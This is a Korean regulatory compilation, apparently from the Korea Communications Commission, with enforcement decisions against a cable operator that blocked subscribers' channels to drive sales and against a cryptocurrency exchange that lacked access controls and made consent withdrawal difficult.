
제7조(이용시설의 설치 및 이전)

- ④ 사업자는 이용시설의 설치, 점검, 수리 및 관리서비스를 위해 이용시설을 사용할 수 있으며, 관계 직원으로 하여금 증표를 휴대하여 방문케 할 수 있습니다. 이 경우 사업자는 이용자에게 미리 통보하고 양해를 구해야 합니다.

제12조(사업자의 의무)

- ① 사업자는 방송구역 내에서 이용자에게 제3조 및 각 [별표]에 정한 방송 상품을 제공합니다.

23) 8VSB란 지상파 방송의 디지털 방송 전송 방식으로 보통 8VSB를 이용할 경우, 디지털 텔레비전을 보유하고 아날로그 케이블 TV 상품에 가입한 가입자들도 별도의 디지털 셋톱박스가 없어도 고화질 디지털 방송을 볼 수 있음

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 국정감사('17.10.31.) 시 티브로드의 방송 채널 일부 차단을 통한 방송상품 영업 관련한 문제가 제기됨에 따라 '17.1.1.부터 '18.2.28.까지를 조사대상으로 정하여 피심인의 민원내역 분석, 녹취청취, 현장조사, 관계자 인터뷰 등 조사를 실시하였고, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 필터링 작업을 통한 영업행위

피심인의 각 SO별 지역사업부에 대해 현장조사 등을 실시한 결과, 각 SO의 지역사업부, 영업전문점, 고객협력사가 사전에 협의하여 출입이 용이하고 가입자가 많은 아파트를 선정하고 필터링 작업기간을 정했으며, 필터링 작업을 위한 필터구매는 지역사업부에서 '도시청²⁴⁾ 영업확대'의 목적으로 일괄구매 후 작업을 실시하는 영업전문점 또는 고객협력사에 전달하였다.

또한, 필터링 작업 시 가입자에게 안내할 전단지를 사전에 제작하였으나 내용은 실제 작업 목적과 다르게 '선로점검 및 품질개선'으로 제작 후 안내하였으며, 필터링 작업 대상 아파트 가입자의 A/S민원 요청 시 전산시스템 권한을 부여 받은 지역사업부 직원이 현장기사에게 해당민원을 이관하는 방식으로 피심인이 필터링 작업한 사실을 확인하였다.

나. 디지털 상품 가입자 채널 일부 차단 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원내역 등을 분석한 결과, 95개 아파트, 6,318명을 대상으로 아파트별 평균 10.8일(작업기간 전체평균)간 가구별로 순차적으로 돌아가며 필터링 작업을 실시하였고, 그 결과 디지털 상품

24) 도시청이란 정상적으로 방송상품에 가입하지 않고 방송서비스를 시청하는 행위

가입자 5,706명이 상품종류에 따라 4~15개 채널이 최소 1~2시간에서 최대 3일 정도 차단된 사실을 확인하였다.

< 피심인의 방송채널 일부 차단 현황 >

(단위 : 명)

SO명	사용필터 종류*	필터링 작업한 가입자 수	채널차단 된 가입자 수	상품종류 별 차단된 채널 개수			차단된 일수
				이코노미	베이직	프리미엄	
동대문방송	BT264	6,318	5,706	4~7	8~11	11~15	최소 1~2시간 ~ 최대 3일
				4~15			

* (사용필터 종류) BT264 : 상품에 따라 4~15개 채널차단

다. 8VSB 상품 가입자 채널 일부 차단 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원 내역 등을 분석한 결과, 77개 아파트, 727명을 대상으로 아파트별 평균 10.8일(작업기간 전체평균)간 가구별로 순차적으로 돌아가며 필터링 작업을 실시하였고, 그 결과 8VSB 상품 가입자 727명이 상품종류에 따라 14~62개 채널이 최소 1~2시간에서 최대 3일 정도 차단된 사실을 확인하였다.

< 피심인의 방송채널 일부 차단 현황 >

(단위 : 명)

SO명	사용필터 종류*	필터링 작업한 가입자 수	채널차단 된 가입자 수	상품종류 별 차단된 채널 개수				차단된 일수
				의무형	기본형	경제형	고급형	
동대문방송	BT264	727	727	14	47	60	62	최소 1~2시간 ~ 최대 3일
				14~62				

* (사용필터 종류) BT264 : 상품에 따라 14~62개 채널차단

라. 필터링 작업 관련 사전 미고지 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 등을 실시한 결과, 필터링 작업 시 가입자에게 사전 고지한 사례는 없으며, 필터링 작업을 실시한 가입자 7,045명 모두에게 사후 고지한 사실을 확인하였다.

마. 민원 강도에 따른 일부 가입자 차별 행위

피심인의 필터링 작업 결과에 따른 추가 상품 가입에 대한 불만 민원을 제기한 26건의 민원을 분석한 결과, 민원을 제기한 가입자를 추가 가입시키는 과정에서 민원 강도에 따라 차별적인 할인율을 적용 후 가입시킨 것으로 확인하였다.

< 추가 상품 가입 시 차별적 할인율 적용 현황 >

구 분	일반민원		비고
	민원인 수(명)	비율	
추가 가입 없이 이용	8	31%	
패밀리상품 정상요금	12	46%	이용약관에 따른 정상가입금액
패밀리상품 50%할인적용	6	23%	
합 계	26	100%	

바. 필터링 작업 관련 영업실적

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원녹취 등을 분석하여 필터링 작업 아파트 영업실적을 확인 한 결과, 필터링 작업 시작 전(30일 기준) 신규가입 영업실적(1일 평균)은 0.9건이고, 필터링 작업에 따른 신규가입 영업실적(1일 평균)은 122.9건으로 필터링 작업을 통해 영업실적이 13,555% 증가된 것을 확인하였다.

< 필터링 작업을 통한 영업실적 현황 >

(단위 : 건)

SO명	필터링 작업 시작 전 한달 간 영업실적 (30일 기준)				필터링 작업에 따른 영업실적 (전체 평균 10.8일 기준)			
	신규가입		상품변경	해지	신규가입		상품변경	해지
	1일 평균				1일 평균			
동대문방송	28	0.9	34	88	1,327	122.9	101	5

사. 다수의 시청자 불편 유발 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원 내역 등을 분석한 결과, 채널 차단으로 505건의 A/S민원이 발생하는 등 시청자의 불편을 유발한 사실을 확인하였다.

III. 위법성 판단

1. 필터링 작업을 통한 영업행위

피심인은 영업전문점, 고객협력사와 지속적으로 협의하여 95개 아파트(가입자 7,045명)를 대상으로 광범위하게 필터링 작업을 실시하였다.

이는 출입이 용이하고 영업 효과가 뛰어날 것으로 판단되는 아파트를 면밀하게 선정하여 이루어진 점, 자사가입자의 불만 민원을 의도적으로 유발시켜 기사 및 콜센터 직원과 상담하는 도중에 영업행위를 실시한 점 등을 고려할 때 가입자 이익 보호에 소홀히 하였다고 판단되나 자사가입자의 불편을 초래하여 영업한 행위는 방송법상 금지행위 위반으로 보기는 어렵다.

다만, 피심인이 가입자에게 최선의 서비스를 제공하지 않은 행위는 시정이 필요하므로 개선방안을 제출하도록 권고한다.

2. 디지털 상품 가입자 채널 일부 차단 행위

피심인은 하나의 방송상품에 가입하고 2대 이상의 TV를 시청하고 있는 자사 가입자의 추가 가입을 유도하려는 목적으로 디지털 상품 가입자 6,318명에게 필터링 작업을 실시하였고, 그 결과 5,706명이 상품종류에 따라 4~15개 채널이 최소 1시간에서 최대 3일 정도 차단된 사실을 확인하였다.

피심인은 고의성이 없는 단순실수로 금지행위 위반 요건인 시청자 이익 저해 수준으로 보기 어렵고, 이용약관 규정에 따른 손해배상으로 해결될 문제로 금지 행위인 '약관위반'으로 보기 어려우므로 별도의 제재처분은 불필요하다고 하였으나, 피심인의 이용약관 (채널)변경은 '17.2.28일 있었고 필터링 작업으로 '18.2월 까지 채널 차단이 계속 이루어져 고의성이 없는 단순실수로 보기는 어려우며, 이용약관 상 제공해야 하는 채널 일부를 차단해 가입자의 시청권을 침해한 것으로 볼 수 있다.

따라서 이러한 피심인의 행위는 피심인의 이용약관 제12조 '사업자는 이용자에게 계약에서 정한 방송상품을 제공하여야 한다' 라고 규정한 이용약관을 위반하여 방송법 제85조의2제1항제5호 및 동법 시행령 제63조의5 [별표2의3] V.1호를 위반한 것으로 인정된다.

< 관련 법령 >

□ 방송법 제85조의2 제1항 제5호

5. 이용약관을 위반하여 방송서비스를 제공하거나 이용계약과 다른 내용으로 이용 요금을 청구하는 행위

□ 동법 시행령 제63조 [별표2의3] v.1호

V. 법 제85조의2제1항제5호에 따른 금지행위는 다음 각 호의 어느 하나에 해당하는 행위로 한다.

1. 가입자의 의사를 확인하지 않고 방송서비스를 제공하는 등 이용약관을 위반하여 방송서비스를 제공하는 행위

< 피심인의 방송서비스 이용약관 관련 조항 >

제3조(방송 상품의 구성)

① 사업자가 제공하는 방송 상품에 대한 상세 내역은 [별표 1, 2, 3, 4, 5]와 같습니다.

제12조(사업자의 의무)

① 사업자는 방송구역 내에서 이용자에게 제3조 및 각 [별표]에 정한 방송 상품을 제공합니다.

3. 8VSB 상품 가입자 채널 일부 차단 행위

피심인은 하나의 방송상품에 가입하고 2대 이상의 TV를 시청하고 있는 자사 가입자의 추가 가입을 유도하려는 목적으로 필터링 작업을 실시하였고, 그 과정에서 8VSB 상품 정상가입자 727명에게도 필터링 작업을 실시하여 727명의 정상가입자가 상품종류에 따라 14~62개 채널이 최소 1시간에서 최대 3일 정도 차단된 사실을 확인하였다.

피심인은 도시청 방지 과정에서 단순착오로 발생하여 부정한 의도가 없었으며 ‘시청자이익 저해성’이 없었고 이용약관의 보상규정에 따라 해결할 문제로서 금지행위 위반에는 해당하지 않는다고 하였으나, 피심인이 채널차단에 대한 사실을 사전에 알고 작업했다는 점을 고려할 때 시청자 이익 저해성이 높다고 볼 수 있고, 정상적으로 요금을 납부하고 있는 가입자의 채널을 최대 3일까지 차단하여 가입자의 경제적 이익과 시청권을 침해한 것으로 볼 수 있다.

따라서 이러한 피심인의 행위는 피심인의 이용약관 제12조 ‘사업자는 이용자에게 계약에서 정한 방송상품을 제공하여야 한다’라고 규정한 이용약관을 위반하여 방송법 제85조의2제1항제5호 및 동법 시행령 제63조의5 [별표2의3] V.1호를 위반한 것으로 인정된다.

< 관련 법령 >

□ 방송법 제85조의2 제1항 제5호

5. 이용약관을 위반하여 방송서비스를 제공하거나 이용계약과 다른 내용으로 이용요금을 청구하는 행위

□ 동법 시행령 제63조 [별표2의3] v.1호

V. 법 제85조의2제1항제5호에 따른 금지행위는 다음 각 호의 어느 하나에 해당하는 행위로 한다.

1. 가입자의 의사를 확인하지 않고 방송서비스를 제공하는 등 이용약관을 위반하여 방송서비스를 제공하는 행위

< 피심인의 방송서비스 이용약관 관련 조항 >

제3조(방송 상품의 구성)

- ① 사업자가 제공하는 방송 상품에 대한 상세 내역은 [별표 1, 2, 3, 4, 5]와 같습니다.

제12조(사업자의 의무)

- ① 사업자는 방송구역 내에서 이용자에게 제3조 및 각 [별표]에 정한 방송 상품을 제공합니다.

4. 필터링 작업 관련 사전 미고지 행위

피심인은 95개 아파트, 7,045명을 대상으로 필터링 작업을 실시하면서 이용시설 사용에 대한 내용을 가입자에게 사전에 고지하지 않았고, 사후에 가입자에게 안내한 내용도 필터링 작업 목적을 사실과 다르게 안내하였다.

이는 이용자에게 미리 통보하고 양해를 구해야 하는 피심인의 이용약관 제7조를 위반한 것이나, '방송서비스를 제공하는 행위'가 아니기 때문에 방송법 제85조의2 제1항제5호 금지행위 위반사항으로 판단 할 수는 없다.

다만, 가입자에게 충분한 정보제공을 보장하기 위하여 향후 이용시설 사용 시 사전고지 하도록 재발방지대책 제출을 권고한다.

< 피심인의 방송서비스 이용약관 관련 조항 >

제2조(용어의 정의)

본 약관에서 사용하는 용어의 의미는 다음과 같습니다.

- ⑩ "이용시설"이라 함은 종합유선방송을 이용하기 위하여 이용자의택내, 구내에 설치하는 전송선로설비, 셋톱박스 등 이용자설비를 말합니다.

제7조(이용시설의 설치 및 이전)

- ④ 사업자는 이용시설의 설치, 점검, 수리 및 관리서비스를 위해 이용시설을 사용 할 수 있으며, 관계 직원으로 하여금 증표를 휴대하여 방문케 할 수 있습니다.
이 경우 사업자는 이용자에게 미리 통보하고 양해를 구해야 합니다.

5. 민원 강도에 따른 일부 가입자 차별 행위

피심인이 필터링 작업을 실시한 결과에 따른 26건의 불만민원 제기가 있었으며, 해당 민원의 경우 민원 강도별로 정상 요금 가입(12명), 추가 가입 없이 이용(8명), 50%할인(6명) 등 추가 가입 시 가입자에게 상품요금을 차별하였다.

이는 이용약관에 할인에 관한 내용이 명시되어 있지 않은 점, 가입자별로 차등 적용할 합리적이고 타당한 사유가 있다고 보기 어려운 점이 있으나 해당 가입자 차별 금액과 할인 건수가 크지 않다는 점 등을 고려할 때 방송법상 금지행위 위반으로 보기는 어렵다.

다만, 영업담당직원으로부터 추가 방송상품이 무료로 제공된다는 설명을 듣고 시청하고 있는 기존 가입자에 대한 보호방안 마련을 권고한다.

IV. 시정조치 명령

1. 위반행위의 중지

피심인은 필터링 작업을 통해 정상가입자의 방송채널 일부를 차단하는 행위 등 이용약관을 위반하여 방송서비스를 제공하는 행위를 중지하여야 한다.

2. 업무처리 절차 개선

피심인은 시정명령을 받은 날로부터 3개월 이내에 방송법령 위반행위가 재발하지 않도록 실질적인 업무관리 개선대책을 수립하여야 한다. 이와 관련하여 구체적인 재발방지 대책은 방송통신위원회와 사전협의를 거쳐야 한다.

가. 정상가입자 방송채널 일부 차단에 따른 피해자에 대한 손해배상계획을 마련해야 한다.

나. 방송상품 차단하는 행위에 대한 재발방지대책 등 개선방안을 마련해야 한다.

3. 시정명령을 받은 사실의 공표

피심인은 의결서를 송달 받은 날로부터 1개월 이내에 방송통신위원회로부터 시정명령 받은 내용을 자체 방송채널을 통해 3회 이상 자막으로 고지하며, 각사의 홈페이지에 5일 이상 게시하여야 한다. 이와 관련하여 공표 방식·내용 등은 방송통신위원회와 사전협의를 거쳐야 한다.

4. 시정명령이행결과의 보고

피심인은 각 시정명령 이행기간 및 고지기간 만료 후 10일 이내에 이행결과를 방송통신위원회에 보고하여야 한다.

V. 과징금 부과

피심인의 방송법 위반행위에 대하여 방송법 제85조의2 및 제109조, 같은 법 시행령 제63조의3 및 제70조와 방송법 금지행위 위반에 대한 과징금 부과 세부기준(방송통신위원회 고시 제2014-26호, 이하 ‘과징금 부과 세부기준’이라 한다)에 따라 다음과 같이 과징금을 부과한다.

1. 기준금액

피심인의 금지행위와 관련된 서비스의 매출액(이하 ‘관련매출액’이라 한다)과 이에 따른 과징금 부과상한액 및 기준금액은 다음과 같다.

가. 관련매출액

관련매출액은 해당 위반행위가 기본채널 일부의 실시간 송출을 차단하였다는 점에서 디지털 상품 및 8VSB 상품의 “기본채널수신료매출액”으로 이에 따른 피심의 관련매출액은 1,917,481,567원이다.

나. 기준금액 : 관련매출액 x 부과기준율

과징금 부과 세부기준 제4조에 의하면 기준금액은 관련매출액에 부과기준율을 곱한 금액이다. 피심인의 위반행위는 그 내용 및 정도를 고려하여 부과기준율을 결정하는데,

본건의 경우 ①자사가입자를 대상으로 이뤄져 시장의 왜곡 정도가 적고, ② 피해 가입자 수가 총 가입자 수(3,124,827명) 대비 약 1%에 그쳤으며, ③과거 시청자 이익저해 위반행위 중대성 판단 사례와의 형평성 등을 종합적으로 고려하여 '중대성이 약한 위반행위'로 판단하되, ①피해 가입자 별로 최소 1 시간에서 최대 3일 정도 채널이 차단되어 차단기간이 길지 않고, ②과거 자사가입자 위반행위와 비교하여 피해 가입자 비율이 높지 않은 점을 고려하여 0.3%를 적용한다. 이에 따른 피심인의 기준금액은 5,752,445원이다.

2. 필수적 조정

필수적 조정과 관련하여, 피심인의 위반행위 기간은 6개월 초과 1년 이내로 20%를 가중한다.

3. 추가적 조정

추가적 조정과 관련하여, 피심인이 방송법 및 필터링 작업 관련 금지행위 교육을 통해 자율 준수 프로그램 교육을 완료하였으므로 위 필수적 가중을 거친 금액에서 5%를 감경한다.

4. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 6,557,780원(원단위 절사)이다.

VI. 결 론

상기 피심인의 방송법 위반행위에 대하여 같은 법 제85조의2제2항 및 제3항에 따라 주문과 같이 의결한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 「행정심판법」 제23조 및 제27조에 따라 동 명령을 받은 날로부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 「행정소송법」 제18조 및 제20조에 따라 동 처분을 받은 날로부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

2018년 10월 31일

위 원 장 이 효 성 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

Ⅱ - 2. 개인정보보호 법규 위반

1. 가상통화 취급 사업자의 개인정보보호 법규 위반 행위(1.24)

1. 개 요

방송통신위원회는 '18.1.24.(수) 전체회의를 개최하여, 개인정보처리시스템에 대한 접근통제 등 개인정보의 기술적·관리적 보호조치 의무 위반하고, 개인정보 유효기간제 등 정보통신망법상 개인정보 보호 관련 법규를 위반한 8개 사업자에 대하여 시정명령과 함께 총 14,100만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 가상통화 탈취를 위한 악성코드 유포·표적 공격 등이 성행함에 온라인 가상통화 거래 사이트를 운영하는 주요한 사업자를 대상으로 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 기획조사 하였다.

이번 조사결과 개인정보의 분실·도난·유출을 방지하고 개인정보의 안전성을 확보하기 위하여 정보통신망을 통해 개인정보처리시스템에 불법적인 접근을 방지·차단하기 위한 침입차단·탐지시스템 등 접근통제 장치 설치·운영을 소홀히 하는 등 개인정보의 기술적·관리적 보호조치를 하지 않는 등 8 개사가 개인정보보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 개인정보가 유출된 L사의 경우, 개인정보가 유출된 증거와 유출 시점 등을 파악할 수 없고, Y사의 경우 유출규모가 1건에 불과하고 가상통화 출금 등 금전적 피해가 발생하지 않은 점 등을 고려하여 과징금 처분은 하지 않기로 하고, 개인정보처리자에 대한 교육 실시결과를 포함한 재발방지대책을 수립하여 방송통신위원회에 제출하도록 명령하였다.

2. 관련 사례

1 가상통화 취급 사업자의 개인정보보호 법규 위반 행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 05 - 017호

안 전 명 개인정보보호 법규 위반에 대한 시정조치에 관한 건

피 심 인 D사

의 결 일 2018. 1. 24.

주 문

1. 피심인은 개인정보를 보관, 관리하는 자로서 개인정보를 처리할 때에는 개인정보의 분실·도난·유출을 방지하고 개인정보의 안전성을 확보하기 위하여 ① 정보통신망을 통해 개인정보처리시스템에 불법적인 접근을 방지·차단하기 위한 침입차단·탐지시스템 등 접근통제 장치를 설치·운영하여야 하며, ②이용자가 개인정보 수집·이용·제공 등의 동의 철회를 요구하는 방법을 개인정보의 수집방법 보다 쉽게 하여야 한다.
2. 피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하고, 그 실시 결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터

터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 과 태 료 : 20,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

라. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 전기통신사업자의 전기통신역무를 이용하여 가상통화 거래 사이트(○○○○○.com) 및 모바일 앱(○○○)을 운영하는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’이라 한다) 제2조 제1항제3호에 따른 정보통신서비스 제공자이다.

피심인은 가상통화 거래 사이트(○○○○○.com)를 운영하면서 2017. 10. 16. ~ 2017. 12. 27. 기간 동안 0,000,000명의 개인정보(카카오계정, 카카오닉네임, 카카오 프로필, 이름, 생년월일, 휴대폰번호)를 수집·이용하고 있으며, 피심인의 최근 3년간 매출액은 다음과 같다.

〈 피심인 일반 현황 〉

구 분	2014년	2015년	2016년	평 균
매출액 (단위 : 만원)	000,000	000,000	0,000,000	000,000

※ 자료 출처 : 피심인이 제출한 자료

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 가상통화 탈취를 위한 악성코드 유포·표적 공격 등이 성행함에 온라인 가상통화 거래 사이트를 운영하는 주요한 사업자를 대상으로 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 기획조사 하였고, 피심인에 대한 현장 조사(2017. 12. 27. ~ 2017. 12. 28.) 결과, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 접근통제시스템을 설치·운영하지 않은 행위


피심인은 오픈소스(Snort)를 이용한 침입탐지를 적용 및 운영체제(Linux CentOS)에서 제공하는 기본 방화벽(iptables)을 사용하거나, 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치·운영하지 않았다.

나. 개인정보의 수집방법보다 동의 철회 방법을 어렵게 한 행위

피심인은 이용자가 통화거래사이트의 BTC·ETH·USDT마켓에서 가상통화 거래를 위하여 이용자의 개인정보를 정보통신망법 제24조의2제1항에 따라 제3자인 ○○○○○○, inc에게 제공하면서 이용자가 동의를 모바일 앱(○○○) 또는 웹사이트(○○○○○○.com)에서 할 수 있도록 하고 있으나,

이용자가 동의를 철회하고자 하는 경우 모바일 앱 또는 웹사이트에서는 동의 철회를 할 수 없고, 고객센터에 직접 전화하거나 SNS(카카오톡)으로만 동의철회가 가능 하도록 한 사실이 있다.

< 개인정보의 제3자 제공 동의 · 철회 관련 화면 >



다. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2018. 1. 4. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 1. 15. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령이 정하는 기준에 따라 ‘개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영(제2호)’을 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제2항은 “개인정보에 대한 불법적인 접근을 차단하기 위하여 ‘개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)’을 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제6항에 따라 위 기준 수립·시행의 내용을 구체적으로 정하고 있는 「개인정보의 기술적·관리적 보호조치 기준」(방송통신위원회 고시 제2015-3호, 이하 '고시') 제4조제5항은 “정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’ 기능을 포함한 시스템을 설치·운영하여야 한다.”라고 규정하고 있다.

나. 정보통신망법 제30조제1항은 “이용자는 정보통신서비스 제공자등에 대하여 언제든지 개인정보 수집·이용·제공 등의 동의를 철회할 수 있다.”라고 규정하고 있고, 제6항은 “정보통신서비스 제공자등은 제1항에 따른 동의의 철회 또는 제2항에 따른 개인정보의 열람·제공 또는 오류의 정정을 요구하는 방법을 개인정보의 수집 방법 보다 쉽게 하여야 한다.”라고 규정하고 있다.

다. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 접근통제시스템을 설치·운영하지 않은 행위

고시 제4조제5항은 “정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’ 기능을 포함한 시스템을 설치·운영하여야 한다.”라고 규정하고 있다.

고시 해설서는 ▲“정보통신망을 통해 개인정보처리시스템에 불법적으로 접근하는 행위를 방지·차단하기 위해 침입차단기능 및 침입탐지기능을 갖는 시스템 등을 설치·운영함으로써 네트워크 보안을 강화하여야 한다.”라고,

▲ “침입차단 및 침입탐지 기능을 갖춘 설비의 설치 방법으로, 일정 규모 이상의 개인정보처리시스템을 운영하고 있는 사업자는 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치·운영하거나, 침입차단시스템과 침입탐지시스템이 동시에 구현된 침입방지시스템(IPS : Intrusion Prevention System), 웹방화벽 또는 보안 운영체제(Secure OS) 등을 도입할 수 있다.”라고,

▲ “전문 침입차단시스템 및 침입탐지시스템의 설치 운영이 곤란한 SOHO 등 소기업의 경우 인터넷데이터센터(IDC) 등에서 제공하는 보안서비스(방화벽, 침입방지, 웹방화벽 등)를 활용함으로써 초기 투자비용 등을 줄일 수 있다.”라고,

▲ “또한, 공개용(무료) S/W를 사용하여 해당 기능을 구현한 시스템을 설치·운영 할 수 있다. 다만, 공개용(무료) S/W를 사용하는 경우에는 적절한 보안이 이루어지는지를 사전에 점검할 필요가 있다.”라고 설명하고 있다.

피심인은 오픈소스(Snort)를 이용한 침입탐지를 적용 및 운영체제(Linux CentOS)에서 제공하는 기본 방화벽(iptables)을 사용하거나, 별도로 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치하거나, 침입차단시스템과 침입탐지시스템이 동시에 구현된 침입방지시스템, 웹 방화벽 등의 보안장비를 도입하여 운영한 사실은 없었다.

따라서 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·변조 또는 훼손을 방지하기 위하여 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고, 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을

설치·운영하여야 하나, 오픈소스(Snort)를 이용한 침입탐지 및 운영체제(Linux CentOS)에서 제공하는 기본 방화벽(iptables)을 사용하지 않았고, 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치·운영하지 않음으로써 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 시행령 제15조제2항, 고시 제4조제5항을 위반하였다.

나. 개인정보의 수집방법 보다 동의 철회 방법을 어렵게 한 행위

정보통신망법 제30조제1항은 “이용자는 정보통신서비스 제공자등에 대하여 언제든지 개인정보 수집·이용·제공 등의 동의를 철회할 수 있다.”라고 규정하고 있고, 제6항은 “정보통신서비스 제공자등은 제1항에 따른 동의의 철회 또는 제2항에 따른 개인정보의 열람·제공 또는 오류의 정정을 요구하는 방법을 개인정보의 수집방법 보다 쉽게 하여야 한다.”라고 규정하고 있다.

정보통신망법 해설서는 ▲“이용자가 회원탈퇴나 서비스 이용 계약 해지 등 동의철회를 하는 방법은 회원가입 등 개인정보를 수집하는 방법보다 어려워서는 안되며 더 쉬운 방법인지 여부는 구체적인 사안별로 접근매체의 다양성을 고려하여 개별적으로 판단하여야 하지만, 일반적으로 철회방법이 수집시와 동일한 방법으로 제공되고 이에 더하여 추가적인 조치가 제공되는 경우 더 쉬운 방법으로 인정될 수 있으며 추가적인 조치로는 접근매체 확대(전화, ARS, 이메일 등을 통한 철회도 가능하도록 조치), 철회 메뉴의 다양화(철회메뉴를 메인화면 외에 개인정보처리방침, 나의 개인정보, 해당 서비스의 게시판 등에서 언제든지 쉽게 발견하고 신청할 수 있도록 조치) 등을 고려할 수 있으며 이는 일부 사업자들이 회원가입 절차는 쉽게 하면서도 탈퇴 절차는 까다롭게 만들어 이용자의 개인정보를 악용하는 경우를 방지하기 위함입니다.”라고,

▲ “동의철회뿐만 아니라 개인정보를 열람하고 정정하는 절차도 개인정보 수집절차보다 쉬워야 합니다.”라고,

▲ “동의철회나 열람·정정 방법은 이용자가 언제든지 쉽게 확인 할 수 있도록 개인정보취급방침을 통해 안내하여야 합니다.”라고 설명하고 있다.

